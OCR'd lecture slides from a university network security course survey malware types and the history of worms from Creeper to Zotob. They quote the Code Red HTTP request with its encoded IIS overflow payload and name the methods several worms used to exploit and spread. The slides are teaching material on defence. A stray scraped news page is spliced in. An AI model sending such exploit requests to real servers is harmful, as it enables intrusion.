CSE508 Network Security

Stony Brook University

2024-04-09

Malware

Michalis Polychronakis

Stony Brook University

Malicious Software

viruses

worms

keyloggers

RATs

droppers

injectors

adware

spyware

rootkits

trojans

backdoors


dialers

downloaders

flooders


ransomware

…




Brain – first IBM PC virus

Petya Ransomware, 2016



AIDS Ransomware, 1989



Malware Characteristics

Code Environment

Machine code (executables, DLLs, drivers, shellcode, firmware), higher-level languages/interpreters (e.g., VB, macro, JS, Java), shell scripts, …

Attack vector

Network request, web page, email/text message, document, USB, supply chain, …

Infection point

SMM/BIOS, firmware, boot sector, kernel, daemons, executables, memory-only, browser-only…

Propagation strategy

File infection (local disk, remote shares, cloud drives, USB sticks), network scanning, contact/host/peer list, physical access, …

Armoring techniques

Packing, polymorphism, obfuscation, anti-VM/sandbox tricks, anti-debugging tricks, …

(Some) Common Malware Types

Downloaders/droppers

- Fetch additional modules from remote locations and plant them

Launchers/loaders

- (unpack and) drop a more complex module

Backdoors

- Provide access to infected system
- Reverse shells, RATs (remote access Trojan), bots, …

Keyloggers/credential stealers

- Capture passwords and authentication tokens
- User/kernel space keyloggers, hash dumpers, …

Worms vs. Viruses


Worm

- A program that self-propagates across a network by exploiting security or policy flaws in widely-used services
- Malicious code (standalone or file-infecting) that propagates over a network, with or without human assistance

Classification not always clear

Main differences of worms from typical viruses

- May not require user intervention
- May not need to infect files
- Network-oriented infection strategy



https://isc.sans.edu/diary/27208

Creeper (1971)

The first computer worm

- A test created to demonstrate the possibility of a self-replicating computer program
- Written by Bob Thomas and Ray Tomlinson
- Designed to self-replicate between DEC PDP-10 mainframe computer running TENEX

Caused no damage, just printed a message to the teletype:

```
"I'M THE CREEPER : CATCH ME IF YOU CAN"
```

No more than 28 machines could have been infected

- Total number of machines running TENEX on ARPANET at that time
- The authors obtained permission from the owners of the machines before running it

Morris Worm (1988)

- Created with no malicious intent
- "Gauge the size of the Internet"

Written by Robert Tappan Morris

- First person convicted under the then-new Computer Fraud and Abuse Act (CFAA)

Exploited multiple vulnerabilities

- `finger` (stack smashing)
- `sendmail` (DEBUG command allowed for remote command execution)
- Weak passwords (cracking using dictionary)
- `rsh/rexec` (*`/etc/hosts.equiv`* or *`.rhosts`* host-based authentication)

Infected about 10% of the Internet (6K out of 60K hosts)

DDoS attack that disrupt

https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet

theguardian

election 2016 | US | world | opinion | sports | soccer | tech | arts | lifestyle | fashion | business | travel | environment | all sections

home › tech

Hacking

DDoS attack that disrupted internet was largest of its kind in history, experts say

Less sophisticated than Morris worm…

Dyn, the victim of last week's denial of service attack, said it was orchestrated using a weapon called the Mirai botnet as the 'primary source of malicious attack'

Major cyber attack disrupts internet service across Europe and US

Nicky Woolf in San Francisco

@nickywoolf

Wednesday 26 October 2016 16.42 EDT

Shares 634 Comments 427

Save for later

Most popular in US

End this misogynistic horror show. Put Hillary Clinton in the White House | Barbara...

Somali migrants are 'disaster' for Minnesota, says Donald Trump

US election: Trump and Clinton in tight race on campaign's final day – live

And then…

13 July 2001 – CodeRed: Buffer overflow in Microsoft IIS

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9
090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

Defaced the compromised website:


HELLO! Welcome to http://www.worm.com! Hacked By Chinese!

Days 1–19: propagation through random scanning

Days 20–27: DoS attack against www.whitehouse.gov

4 August 2001 – CodeRed II

Localized scanning




https://www.f-secure.com/v-descs/bady.shtml

More to come…

18 September 2001 – **Nimda**

Many infection vectors


- Code Red IIS buffer overflow
- Bulk email to harvested addresses from victim host
- Open network shares
- Infect visitors of compromised web sites
- Microsoft IIS 4.0/5.0 directory traversal vulnerabilities
- Backdoors left behind by the Code Red II and Sadmind/



Faster…

25 January 2003 – **Slammer**

Stack overflow in MS SQL Server 2000; just a single 376-byte UDP packet



Slammer, 30 min after its release: 75,000+ infected hosts, 90% of the vulnerable population

Massive…


11 August 2003 – **Blaster**

- Buffer overflow in the DCOM RPC Windows service
- TFTP connect-back, download, and execute a 6176-byte UPX-compressed binary

SYN-flooding DDoS attack against `windowsupdate.com`

18 August 2003 – **Welchia**

- "helpful" worm: deletes Blaster and downloads patch
- Caused side-effects (infected ATMs, flood DoS)



More…

19 March 2004 – **Witty**

Vulnerability in ISS firewall products

30 April 2004 – **Sasser**

Vulnerability in LSASS Windows service

13 August 2005 – **Zotob**

